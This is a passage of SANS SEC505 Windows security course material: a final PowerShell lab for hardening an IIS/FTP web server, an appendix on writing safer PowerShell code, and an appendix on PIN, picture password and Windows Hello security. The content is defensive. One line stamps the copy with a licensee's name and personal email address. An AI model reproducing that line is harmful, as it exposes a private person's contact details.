The Final Challenge Lab (Redefines "Hard")

This final lab of the course is a list of open-ended suggestions for creating a PowerShell solution focused on security automation. There are detailed hints for each step so that you don't get too frustrated. "Hard" is a relative term, but this lab is by far the hardest lab of the course.

Scenario

The scenario is that you regularly must build IIS web servers that allow members of the local WebDevelopers group to access the server over SMB, SSH, RDP, and FTP.

Copy the Member Scripts and Resources

On your domain controller, navigate to the C:\SANS\Setup folder in PowerShell ISE:

```
cd C:\SANS\Setup
```

Make a copy of the \Member folder locally as \WebServer:

```
Copy-Item -Path .\Member -Recurse -Destination .\WebServer  
dir .\WebServer
```

Each task below will correspond to one or more child scripts that you will create and add to this .\WebServer folder.

You'll run and test your scripts on your first VM, the domain controller, and then later test them again on your second VM, the member server.

Note: If you intend to use a new fresh VM instead of the member server that exists now, you must edit the data file (`.\WebServer\DefaultDataFile.ps1`) to define a different `$NewComputerName` and a different `$StaticIP`.

Feel free to work alone or in groups. As usual, there are hints along the way. Have fun!

Task: Install the Web Server and FTP Server Roles

Add a new script to the middle of the `\WebServer` folder that installs the "Web-Ftp-Server" and "Web-WebServer" roles. Create two scripts if you prefer, one for each role. Using `$Top.Request` is not mandatory.

Hint: `Get-WindowsFeature, Install-WindowsFeature`

Hint: `C:\SANS\Setup\Hints\BasicWebAndFTP.ps1`

Hint: `C:\SANS\Setup\Hints\DetailedWebAndFTP.ps1`

Task: Create a WebDevelopers Local Group

Add a new script to the middle of the `\WebServer` folder that checks to see if a local group named "WebDevelopers" exists, and, if not, creates it.

Hint: `Get-LocalGroup, New-LocalGroup`

Hint: `C:\SANS\Setup\Hints\LocalGroups.ps1`

Note that there is no dependency between installing IIS roles and creating the WebDevelopers group. The `###-ScriptName` numbering doesn't matter here.

Task: Share the C:\inetpub Folder to WebDevelopers

Add one or more scripts that 1) shares the `C:\inetpub` folder as "Content" with Full Control permission for the WebDevelopers group and 2) grants NTFS Full Control permission to the WebDevelopers group. The shared folder should require SMB encryption. If the `C:\inetpub` folder doesn't exist, it should be created.

The Full Control permission for WebDevelopers is for both the share permission and also for NTFS. Other groups may have permissions too, and those other permissions should not be removed: we just want to add or append Full Control for WebDevelopers, not overwrite all permissions completely. The new NTFS permission for WebDevelopers on `C:\inetpub` should be inherited by all files and subfolders underneath it.

Sharing the C:\inetpub folder to the WebDevelopers group depends on the prior existence of the WebDevelopers group, of course, so any script creating this group would be a prior-numbered child script.

Hint: Test-Path, New-SmbShare, ICACLS.EXE

Hint: C:\SANS\Setup\Hints\Scripting-ICACLS.ps1

Hint: C:\SANS\Setup\Hints\ShareInetPub.ps1

Task: Apply an INF Security Template

You have obtained Microsoft's free security baseline for Windows Server and have used it to create an INF security template with settings that you wish to enforce. Add a script that uses SECEDIT.EXE to apply the following security template:

```
.\Resources\SecurityTemplates\SecuritySettings.inf
```

Notice that this is the relative path to use since your script will be added to the C:\SANS\Setup\WebServer folder and run from that folder.

SECEDIT.EXE does not always return a \$LASTEXITCODE of 0, even when it applies a template successfully. Microsoft says it's OK to ignore some of these non-zero exit codes (crazy, but true). SECEDIT.EXE's log file (\$env:WinDir\security\logs\scesrv.log) is not very useful, so just apply the INF template and hope for the best.

Hint: SECEDIT.EXE /Configure /Help

Hint: C:\SANS\Setup\Hints\ApplyOneSecurityTemplate.ps1

Hint: C:\SANS\Setup\Hints\ApplyManySecurityTemplates.ps1

Task: Install OpenSSH

There is an existing script in the \WebServer folder named ###-DisableOpenSSH.ps1. Please delete that script.

Add a script that 1) runs the Install-OpenSSH.ps1 and 2) overwrites the default sshd_config file with another one that enables GSS-API Kerberos, enables public key authentication, and disables password authentication. The Install-OpenSSH.ps1 script, the OpenSSH source installation folder, and your custom sshd_config file will all go into the .\WebServer\Resources folder somewhere.

Hint: C:\SANS\Day2\SSH\Install-OpenSSH.ps1.

Hint: C:\SANS\Tools\OpenSSH\.

Hint: When one script runs another, you can use the "&" operator.

Hint: C:\SANS\Setup\Hints\SetupOpenSSH.ps1

Hint: \$env:ProgramData\ssh\sshd_config.

Hint: C:\SANS\Setup\Hints>EditConfigSSH.txt.

Task: Configure Windows Firewall

Management is worried that RDP, SMB, and FTP traffic may expose passwords or other credentials on the network or be exploited through man-in-the-middle attacks or SMB Relay attacks. RDP uses TCP/3389, SMB uses TCP/139/445, and FTP passwords are sent over TCP/21.

Add a script that:

- Deletes all existing Windows Firewall rules.
- Allows both inbound and outbound traffic by default for all profiles.
- Creates one firewall rule that applies only to TCP ports 3389, 139, 445, and 21, and that also negotiates IPsec encryption.

There is an existing script in the \WebServer folder named ###-PurgeFirewallRules.ps1. This script will have to be deleted or modified.

Hint: C:\SANS\Setup\WebServer\###-PurgeFirewallRules.ps1

Hint: Remove-NetFirewallRule, Set-NetFirewallProfile, New-NetFirewallRule

Hint: C:\SANS\Setup\Hints\FirewallRule.ps1

Task: Configure IPsec

When a firewall rule requires IPsec, this does not by itself enable or configure IPsec. A compatible IPsec rule must be created for the sake of the firewall rule.

Add a script that:

- Deletes all existing IPsec rules and settings.
- Creates an IPsec rule that requires IPsec encryption and Kerberos authentication for inbound access to TCP ports 3389, 139, 445, and 21.

There is an existing script in the \WebServer folder named ###-PurgeIPsecRules.ps1. This script will have to be deleted or modified.

Hint: New-NetIPsecRule

Hint: C:\SANS\Setup\Hints\IPsecRule.ps1

Task: Configure Audit Policies

Several Windows and PowerShell audit policies should be enabled for the sake of monitoring, incident response, threat hunting, and forensics.

Add one or more scripts that:

- Enable PowerShell transcription logging.
- Enable PowerShell script block logging.
- Enable Windows logon/logoff auditing, plus other policies as needed.
- Enable process creation logging with command line arguments.

There are existing scripts in the \WebServer folder named ###-SetAuditPolicy.ps1 and ###-LogCommandLineArguments.ps1. These scripts will have to be deleted or modified.

Hint: AUDITPOL.EXE /?

Hint: dir C:\SANS\Setup\Hints*.reg

Hint: REGEDIT.EXE /s pathtofile.reg

Hint: C:\SANS\Setup\Hints\SetAuditPolicy.ps1

Hint: C:\SANS\Day6\Logging\Set-PowerShellLogging.ps1

Hint: C:\SANS\Day6\Logging\Set-ProcessCommandLineArgsLogging.ps1

Hint: C:\SANS\Day6\Logging\Set-AdvancedAuditPolicy.ps1

Now that you've added a few more scripts to the \WebServer folder, run this command to have them automatically renumbered to provide more spacing between them:

```
cd C:\SANS\Setup
```



```
.\Rename-ScriptNumbersForStartTop.ps1 -ScriptsFolderPath  
.\WebServer
```

[Controller] Copy the Configuration Scripts to the Member Server

Please ensure that you are currently in your first VM, the domain controller.

Please confirm that you can still access the C\$ shared folder on the other VM:

```
dir \\Member\C$
```


Note: If you cannot access the C\$ shared folder, please delete all firewall and IPsec rules on both VMs, then ping the other VM. If this still doesn't work, please shut down the member server VM, confirm it's networking settings in your virtualization software, and then reboot that VM. You may have to reboot your domain controller VM too. The facilitator and instructor are available to help.

Now let's "mirror copy" our \WebServer folder to the other VM:

```
robocopy.exe .\WebServer \\Member\C$\SANS\Setup\WebServer /mir
```

Did everything get copied to the other VM? How are we going to edit and debug scripts on a remote Server Core machine?

In PowerShell ISE, pull down the File menu > New Remote PowerShell Tab > enter "Member" as the computer (no quotes) > click the Connect button.



Note: If remoting fails, switch to your member server VM (the second one) in your virtualization software instead. If the remoting session times out and disconnects, connect again with Enter-PSSession in the same tab.

You now have two tabs open in PowerShell ISE: the first tab (PowerShell 1) has a command shell on your first VM, while the second tab (Member) has a shell open on the second VM, the remote member server named "Member".

```

Administrator: Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
PowerShell 1 Member X
[Member]: PS C:\SANS\Setup>
[Member]: PS C:\SANS\Setup> psedit .\WebServer\010-ConfirmNotDomainController.ps1

```

As a reminder, here is a nice trick when editing scripts on remote machines:

- 1) In your virtualization software, go to your first VM, the domain controller.
- 2) In the ISE editor, click on the (Member) tab, the one on the right with a live PowerShell remoting session to the other VM.
- 3) In that second ISE tab, go to the C:\SANS\Setup folder on the member server.
- 4) In that second ISE tab, run this command while connected to the member server:

```
psedit .\WebServer\010-ConfirmNotDomainController.ps1
```

```

Administrator: Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
PowerShell 1 Member X
[Remote File] 010-ConfirmNotDomainController.ps1 X
1 #####
2 #.SYNOPSIS
3 #   Confirm that the computer is not a domain controller.
4 #####
5
6 $Top.Request = "Stop"
7
8 $KDC = Get-Service -Name Kdc -ErrorAction SilentlyContinue
9
[Member]: PS C:\SANS\Setup>
[Member]: PS C:\SANS\Setup> psedit .\WebServer\010-ConfirmNotDomainController.ps1
[Member]: PS C:\SANS\Setup>

```

You are now remotely editing that script on the member server.

Close that script in the ISE editor, but don't close the entire PowerShell tab for (Member).

Note: If you are using a new fresh VM instead of the existing member server, you must edit the data file (.WebServer\DefaultDataFile.psd1) to define a different NewComputerName and a different StaticIP.

[Member] First Test of Many

Using either PowerShell remoting or your virtualization software, apply the \WebServer setup scripts to your member server:

```
cd C:\SANS\Setup
.\Start-Top.ps1 -ScriptsFolderPath .\WebServer
```

You probably got error messages. Join the club! It never works the first time.

But before doing any debugging, though, we have a chicken-and-egg problem to fix first: the firewall and IPsec rules on the two VMs are now likely incompatible.

[Controller] Run Child Scripts Separately During Testing

When you are first starting out in PowerShell, a big advantage of spreading configuration code across multiple task-specific scripts is that it makes it easier to edit, copy, run, and debug those scripts separately. Each script is a building block.

On your domain controller VM, run the two scripts you created earlier for managing firewall rules and IPsec rules. The script names and their beginning "###-" numbers below might not match what you have, but you can find them with a "dir" listing:

```
.\Web\Server\###-FirewallRule.ps1
.\WebServer\###-IPsecRule.ps1
```

Now confirm that you can access the C\$ share on the member server again:

```
dir \\Member\C$
```

Tip: If IPsec refuses to play nice, restart the IKEEXT service or reboot.

And in your ISE editor, on the second tab with the remoting connection to Member, you should still have a live remoting session. If not, try Enter-PSSession to establish it again.

[Both] The Debug Cycle: Error, Experiment, Fix, Repeat

Now what? Now it's time to go back and forth between the two VMs for debugging.

A common problem is when a child script in \WebServer runs another script in the \WebServer\Resources subdirectory, and that resource script runs a third script from \WebServer\Resources\Other, but one of the paths is wrong. The working directory of a child script in the \WebServer folder is that folder itself, hence; the *relative* path to the \Resources subdirectory is just ".\Resources", with a single period. But when a resource

script runs from within \Resources, its working directory is that \Resources folder; hence, the relative path to a third script might be ".\Other\third.ps1".

In the time remaining, the instructor and facilitator are here to help!

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Done! Great Job!



<# Congratulations!!! #>
\$Today.Completed = \$True

SANS

SEC505 | Securing Windows

Congratulations!

You have completed the course!

Thank you for attending this seminar, and please remember to complete the evaluation form—your input decides how the course will be updated in the future.

Appendix A: Writing Safer Code

A JEA endpoint can include functions you write yourself and allow scripts to be executed that you have also written and copied to the JEA server. JEA permits these functions and scripts to be executed with a magically elevated Security Access Token; in fact, if the JEA endpoint is on a domain controller and you enable privilege elevation for JEA, then your functions and scripts will be executed as Domain Admin on the controller! Even if you are not using JEA at all, you might write scripts for your users, developers, and fellow administrators. Many of them are members of the Administrators local group on their workstations and other servers they manage.

Hence, another aspect of PowerShell security is writing code that isn't so easy to exploit. A good PowerShell function or script should be not just bug-free, but also resistant to deliberate abuse by those who cannot alter the source code.

Here are a few tips for writing less exploitable PowerShell code yourself:

- When you allow untrusted users to execute, but not modify, your scripts, treat all user input as evil until proven otherwise. Such public-use scripts should validate all input to be of the expected type, size, and formatting. In general, it is better to filter out all user input by default and only allow what is known to be needed or is likely harmless. For some applications, filter out dangerous strings known to cause problems, like SQL keywords, EXE names, protected filesystem paths, etc. JEA can limit the acceptable arguments to a command using regular expression patterns. Input sources are whatever is read by the script, piped into the script, or given to the script as an argument, such as file contents, registry values, web services that are called, environment variables, global variables, command line arguments, listening ports bound to the script, etc.
- When using the Invoke-Expression cmdlet, avoid allowing the user to control any part of the command that is executed. If the user must be allowed to modify any arguments, variables, files, or other data that are directly or indirectly fed into Invoke-Expression, then examine and validate that input rigorously. See if the call operator ("&") or Start-Process could be used instead.
- Avoid placing passwords, private encryption keys, or other secrets inside scripts. Base64 and other obfuscation tricks will not protect them. It is better to prompt the user for secret input and then convert that data into a "secure string" than to hard-code those secrets into the script (see 'Read-Host -AsSecureString'). You can also use the Data Protection API (DPAPI) to help encrypt data for a particular user on a particular machine (see the Crypto-Examples-Symmetric.ps1 script on the course USB). The Import-CliXml and Export-CliXml cmdlets natively support DPAPI protection of secure strings too. It is safe to include or access plaintext *public* encryption keys, but avoid hard-coding *private* keys or symmetric

keys into scripts. Applications like KeePass and Devolutions Remote Desktop Manager are PowerShell-scriptable and can also help to protect secrets. The Protect-CmsMessage cmdlet is especially nice when the decryption private key is stored on a smart card or smart token, like a YubiKey.


- If possible, write your code so that it is compatible with PowerShell running in "ConstrainedLanguage" language mode (get-help about_Language_Modes). When the code will be run through a JEA session, try to use "NoLanguage" mode.
- Write code that handles errors gracefully, perhaps cleanly exiting the script or function when an abnormal state occurs, without allowing an uncontrolled flow of execution that branches outside of your process, script, or function. In general, expect attackers to deliberately cause errors or to try to trick your code into doing unplanned, never-dreamed-of things.
- Use the PSScriptAnalyzer (<https://github.com/PowerShell/PSScriptAnalyzer>) to help identify potential coding flaws. PSScriptAnalyzer is a free PowerShell source code analyzer. There are tutorials on the internet demonstrating it.
- Beware of allowing attackers to change any default parameters by modifying \$PSDefaultParameterValues. Consider setting this variable to \$null at the top of your sensitive scripts and in your own profile script. Alert on any changes to this variable with an EDR or host IDS product.
- Using third-party modules is fine, but if that code is compiled, you will have no idea whether that module itself is safely written. Consider doing your own prior validation checking on any data given to a function from a third-party module or data that is returned from a third-party module. Check if the source code to the module is available in GitHub or some other public repository.
- Because command line arguments might be logged, avoid whenever possible passing in plaintext passwords or other secrets when calling scripts, functions, or native binary programs. Instead, either prompt the user to enter the password as a secure string or encrypt these secrets externally in a file or database that can be imported/queried in your code without revealing the secrets in any logs.
- Finally, prevent malicious editing of your scripts with whole disk encryption, EFS file encryption, NTFS permissions, and SMB share permissions. Facilitate the detection of malicious or innocent edits with NTFS auditing, code signing, and digitally signed hash lists, such as your own signed catalog (*.cat) files with the hashes of your scripts.

Appendix B: Picture Passwords, PIN Logons, and Windows Hello Biometrics

Windows 8 introduced two new authentication options: Picture Password and PIN Logon.

"Picture Password" is the option to log on with a pattern of three touches on the wallpaper of the logon screen on a touch-sensitive device running Windows 8 or later. The three touch types are tap, circle, and line. The line and circle gestures are directionally sensitive. The wallpaper photograph is organized into a hidden grid of approximately 100x100 squares for the sake of registering the touches.

Windows 8 also introduced the option to log on with a PIN. On Windows 10 and later, the "PIN" may also include alphanumeric characters, and there are associated PIN complexity rules in Group Policy for it (GPO > Computer Configuration > Policies > Administrative Templates > System > PIN Complexity). This is separate from the domain password policies. This PIN is sometimes called a "convenience PIN".



PINs may be between 4 and 127 characters in length.

If convenience PIN logons are disabled, enable them again in the registry or via GPO (Computer Configuration > Policies > Administrative Templates > System > Logon > Turn on convenience PIN sign-in).

Picture passwords and PIN logons are managed with the following registry values:

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\System]
"AllowDomainPicturePassword"=dword:00000000
"AllowDomainPINLogon"=dword:00000000
```


Importantly, a picture password or PIN is not a total replacement for a passphrase. A user will still have a passphrase and will still have to enter it under some circumstances, such as their first logon to a machine. A picture password or PIN can only be created after an initial successful logon with a passphrase.

Successful picture or PIN logon only unlocks a locally cached and encrypted form of the user's passphrase from the Data Protection API (DPAPI) "Vault" for that user, similar to cached credentials for when domain controllers are not available.

Note: To read more about the DPAPI vault, start with the following article because it is also important to know about a SID issue when troubleshooting: <http://technet.microsoft.com/en-us/library/ee681624%28WS.10%29.aspx>.

If picture logon fails five times in a row, the user is not permitted to use picture logon again until after a successful logon is performed using another method, such as their passphrase. Unless a user calls the help desk, they will still need to know the passphrase.

Also, picture logon is only available for interactive logons, not for over-the-network or remote access authentications; hence, the user will still need to know their passphrase for these situations too.



Picture logon can help to make implementing a passphrase policy more politically acceptable. A user must still memorize their passphrase, but emphasize to users that the picture method can be used for interactive logons to their computers 99% of the time. The passphrase will only be needed for network and remote access authentications where single sign-on is not possible.

On tablets and phones with no physical keyboard, enforcing a passphrase policy will be almost impossible because of the political opposition (would your manager or CEO tolerate this on his or her own tablet?). But a passphrase policy just might squeeze through after a few live demonstrations of picture logons first.

Note: If you require a Ctrl-Alt-Del secure logon sequence, and a Windows phone or tablet lacks a keyboard, try pressing the Windows button and the power button simultaneously. Not all OEMs support this, however.

Cryptanalysis and Security

Microsoft lays out the mathematics of PIN and picture gesture possibilities and makes a good argument that the average picture logon sequence has about the same number of possible combinations as the average 5- to 6-character password with *random* characters (which is pretty good, though not as good as a 15-character passphrase with a misspelled word in it).

Keep in mind that a picture password, PIN, or biometric authentication merely unlocks access to a plaintext copy of the user's full passphrase. The user is still logging on with their normal passphrase; it's just that entering the correct picture password, PIN, or biometric will trigger the operating system to enter the user's passphrase for him or her automatically. So where is the user's passphrase stored then? How is it encrypted?

The user's passphrase is secured with the Data Protection API (DPAPI) under the computer's account context, not as any specific user, since no user has logged on yet. DPAPI encrypts computer secrets and stores them in files found here:

```
C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28
```

On Windows 10 and later, if the device has a TPM chip, the TPM assists in the encryption of the data. The details are unpublished, however.

Unfortunately, if one's device lacks a TPM, any hacker or malware that can execute commands as Local System or with Administrators privileges can extract all computer-context DPAPI secrets in plaintext, including the plaintext passphrases of users who have picture passwords or PIN logons defined on that computer.

Moreover, because of the way computer-context DPAPI protection works, anyone with offline access to the filesystem on a device without a TPM can recover the passphrases of other users too. To try to prevent this, it is best to have whole disk encryption and UEFI Secure Boot enabled.

To be fair, though, if hackers or malware can execute elevated commands, or if the stolen drive is unencrypted, then the system was compromised anyway. The extra danger comes from *shared* computers. On a shared computer with multiple users employing picture passwords and PIN logons, a malware infection of *one* user reveals the passphrases of *all* the users sharing the computer.

PIN Best Practices

Best practices for PIN logons are relatively simple:

- Do not allow administrators or other high-value targets to use PIN logons.
- Enforce PIN complexity policies on Windows 10 and later devices.

- Implement whole drive encryption, preferably with UEFI Secure Boot and a TPM, to help protect any keys or ciphertext on the drive that are derived from the picture logon process. Normal system hardening is recommended also to help ward off malware that could compromise picture logon security, e.g., patch management, AV scanner, firewall, etc.
- Do not use PIN logons (or picture passwords) on shared devices.
- Train users to choose PINs that do not include any sequences from their phone numbers, the phone numbers of any family members or associates, Social Security numbers, birthdates, addresses, the number 1234, any one digit repeated four times, or any two digits repeated twice, such as 1212 or 6969.
- If possible, enforce the same PIN restrictions users are trained to follow, but your enforcement options will depend greatly on your choice of device and available infrastructure.
- Train users not to use the same PIN across multiple cards or devices.

Remember, if PIN logon fails five times in a row, the user is not permitted to use PIN logon again until after a successful logon with another method.

Picture Password Best Practices

Prefer a smart card over a passphrase, a passphrase over a complex password, and a complex password with more than nine characters over a picture password. Hence, the following best practices are for when picture logons will be permitted either for political reasons (as part of a deal to enforce a good passphrase policy) or when better options are not yet possible (such as smart cards).


- Leave the picture password option disabled on domain-joined computers, which is the default, except on touch-only devices, when there is no other practical alternative. High-value target users should never use picture passwords.
- Implement whole drive encryption, preferably with UEFI Secure Boot and a TPM, to help protect any keys or ciphertext on the drive that are derived from the picture logon process. Normal system hardening is recommended also to help ward off malware that could compromise picture logon security, e.g., patch management, AV scanner, firewall, etc.
- Do not use picture passwords (or PIN logons) on shared devices.
- Remember, if picture logon fails five times in a row, the user is not permitted to use picture logon again until after a successful logon with a passphrase (PINs would not be allowed in this case), so enforce a good passphrase policy.

- Train users to never just use three taps as the picture logon sequence, which is what they will all prefer to do. The sequence should include at least one line and at least one circle. Try not to make every circle go in a clockwise direction. Try to make some circles at least as large as the palm of your hand. Try not to make every line go from left to right (or whatever would be the dominant choice in your culture). There are no Group Policy options to enforce "touch complexity".
- Train your users to understand that the choice of photograph is important. Choose a photograph that includes more than ten easily selected landmarks spread across the photo. Users will tend to choose family photos and just tap eyes or noses. A better family photo might include multiple people, some wearing jewelry, some holding things in their hands, wearing hats, wearing distinctive clothing, and with distinct items visible in the background. In a photo like this, there are many more easily identifiable landmarks to choose from, which makes it more difficult for attackers to guess which points are being used.
- Train users to not use the same photo on their work computer as they do on any of their personal computers or phones. If the photos are the same, the touch pattern will likely be the same too.
- If you choose the photograph for your users, choose a photo with dozens of landmarks, perhaps using a grid of funny icons scattered around the edges, and avoid including any human or animal faces. (Good luck getting management control over the photo; this will be *very* politically difficult.)
- Except in rare circumstances, analyzing finger smudges on the screen of a tablet is not a feasible way to reduce the number of touch attempts to less than five, but if this is a concern, then choose at least one point on the photo near the edges where one often performs swiping. Don't train users to clean the screen; it doesn't improve "smudge security" (in fact, it makes it worse) and they'll never do it consistently anyway.
- Train users not to allow others to observe their picture logon touch sequence. For high-value targets, this includes training them to worry about video cameras when sitting in hostile environments. If a video camera or other observer is suspected, you can switch back to passphrase authentication at the time of logon and take care to cover the keyboard. If passphrase, PIN, and picture logon are all configured on a computer at the same time, the user chooses which one to use at logon.
- Incidentally, assuming you will allow picture logons at all, using a line gesture is better than a circle because a line has two different points. Using a circle is more secure than a tap because the diameter of the circle and the direction of the circle are variables. The tap gesture is the least secure because it's just a single point on the grid. Hence, prefer lines over circles and circles over taps.

Windows Hello Biometrics


Windows 10 introduced a new biometric framework to allow authentication using an infrared facial scan, iris scan, thumbprint, or another third-party biometric module that uses that framework. Collectively, Microsoft refers to these authentication options as "Windows Hello".

Note: Windows Hello is not the same thing as Microsoft Passport, also first introduced with Windows 10, though they are related: after logging on to the desktop using Hello, a user can then use Passport credentials for single sign-on to FIDO-compatible websites and services, such as with Edge or a universal app.



Biometric authentication requires special hardware. A three-dimensional facial geometry scan will require a multi-camera infrared system, such as the Intel RealSense Camera, built into the top edge of the laptop, tablet, or phone. An iris scan will require an iris scanner; a thumbprint scan will require a reader, etc. Windows Hello is also compatible with ultrasound and/or thermal thumbprint readers. Ultrasound readers examine both the surface thumbprint and some of the underlying tissue and bone too. For iris scanners, be aware that the good quality scanners can be expensive, and users might reject iris scanning because they feel it is too invasive or dangerous to their retinas.

To configure Picture Password, PIN Logon or Hello on Windows 10 and later, open All Settings > Accounts > Sign-In Options.



Enabling one of these authentication options will launch a wizard to walk the user through the setup and enrollment process. Importantly, the user must perform this setup process on each device separately; the biometric or PIN data is not synced to any other device (or, at least, that's what Microsoft says). Hello is never used to authenticate over the network, it is for local logon only. If the user's device has a Trusted Platform Module (TPM) chip, then the TPM encrypts the credentials data locally.

A user can enroll multiple fingers, iris scans, or facial scans on a device. These would not be used simultaneously to perform a logon; the various scans are recorded and can be used separately. Each scan is considered equally valid and sufficient for logon. A user might enroll multiple fingers and thumbs, for example, in case they get a finger cut, or a user might enroll two facial scans: one with glasses off and another with glasses on.

Microsoft claims that Hello facial geometry scans have a False Acceptance Rate (FAR) of 1 in 100,000 and a False Rejection Rate (FRR) of between 2% and 4%. When a user is falsely rejected, the user can still log on with their PIN or passphrase. A facial scan logon with the Intel RealSense Camera requires about 1 to 3 seconds. The facial scan generates a vector-based map using about 60 points on the face. A thumbprint scan includes about 21 to 40 points, depending on the hardware and driver.

After five failed facial/iris/fingerprint scans, the user must authenticate with a passphrase or PIN. If the device has a TPM chip, then after 32 PIN failures, the TPM can be configured to refuse any further attempts and the device will have to be brought into the IT department for a reset.





For facial scans and other biometric factors, we don't have the source code to Windows or its device drivers for the biometric input devices, so we have to rely on the False Acceptance Rate (FAR) and the False Rejection Rate (FRR) published by Microsoft and third-party researchers trying to break the system.

Windows Hello and Biometrics Best Practices

Biometric authentication requires special biometric hardware, especially for Hello facial and iris scans. Much of the (in)security of a biometric solution will depend on the details of the hardware, device drivers, and operating system—none of which are under our control. We do have control over which hardware to purchase though.

